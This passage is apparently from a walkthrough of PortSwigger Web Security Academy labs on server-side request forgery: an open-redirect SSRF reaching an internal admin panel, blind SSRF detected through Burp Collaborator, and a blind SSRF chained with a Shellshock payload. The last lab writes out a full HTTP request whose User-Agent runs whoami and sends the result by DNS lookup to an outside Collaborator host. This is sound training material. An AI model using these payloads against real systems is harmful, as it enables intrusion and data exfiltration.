


There is an option to redirect to “Next product page”




I have noticed that path parameter is placed in location header of a redirection response, leading it to an open redirection vulnerability. So, let's modify the stockApi with the following payload:

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```




Great! Admin panel is accessible now. It's easy to delete 'carlos':



## LAB 91 [Blind SSRF with out-of-band detection](#)


This site uses analytics software that fetches the URL specified in Referer header when product page is loaded:



I've replaced the URL to a Burp Collaborator proxy server that I control:

[URL:6ipbqqxoekzr6s177ccbj1u3iuolcb00.oastify.com](https://6ipbqqxoekzr6s177ccbj1u3iuolcb00.oastify.com)

Once request sent, I've received a connection:



IP: 3.251.104.232:61681

Since connection established, then the site is vulnerable to blind SSRF.

Congratulations, you solved the lab!

ZZZZZZ Bed - Your New Home Office




\$39.33

## LAB 92 Blind SSRF with Shellshock exploitation


This site uses analytics software that fetches the URL specified in Referer header when product page is loaded.

The goal is to perform a blind [SSRF attack](#) against an internal server in the 192.168.0.X range on port 8080 using shellshock payload against the internal server to exfiltrate the name of the OS user.

So, I have used the Collaborator Everywhere from BApp extension store and added the site URL to the scope. This extension fuzzes the website, applying different payloads to the request headers, referring to my DNS server.



The extension shows me that Collaborator received a pingback connection with User-Agent and Referer headers modified. If I check the requests, I can see that the Collaborator domain was added to user agent:



So, let's construct a request, having information about the vulnerable headers. It was mentioned, that the lab is vulnerable to shellshock, and I was asked to get OS username. I will use command whoami for this. Simply search for shellshock exploit for user-agent header:

```
HTTP_USER_AGENT=() { ;; }; /bin/eject
```

I modified it a bit so it would serve my needs to /usr/bin/nslookup and added a domain of my Collaborator server.

Then, in Referer header, I prepared a bruteforce on the last octet to find the running service on 192.168.0.XX:8080 (mentioned in lab description). I used Burp Intruder Sniper attack (Numbers 1-255 with step 1):

```
1 GET /product?productId=1 HTTP/2
2 Host: 0a3200c404133ba182a5a14100f400a7.web-security-academy.net
3 Cookie: session=Ht8gNLmIfBh4BPE2OL6uFMtKSoGgpyml
4 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: () { : ; } ; /usr/bin/nslookup $(whoami).2ilrwg865vOnu6kc332imcwjxa3lrrfg.oastify.com
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://192.168.0.1$8080
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19
```

When finished, my Burp Collaborator server received a connection containing **peter-SVE94L**

(result of wmoami), meaning that Shellshock vulnerability had worked.

#	Time	Type	Payload	Source IP address	Comment
2	2024-map.-17 20:01:25.163 UTC	DNS	w96ndel4yujbpsvc5g515bm9s0yrmha6	99.80.34.120	
1	2024-map.-17 20:01:25.162 UTC	DNS	w96ndel4yujbpsvc5g515bm9s0yrmha6	3.251.105.89	

Description

DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-SVE94L.w96ndel4yujbpsvc5g515bm9s0yrmha6.oastify.com**.

The lookup was received from IP address 3.251.105.89:20506 at 2024-...-17 20:01:25.162 UTC.

Submitting the answer and consider lab’s done!

Congratulations, you solved the lab!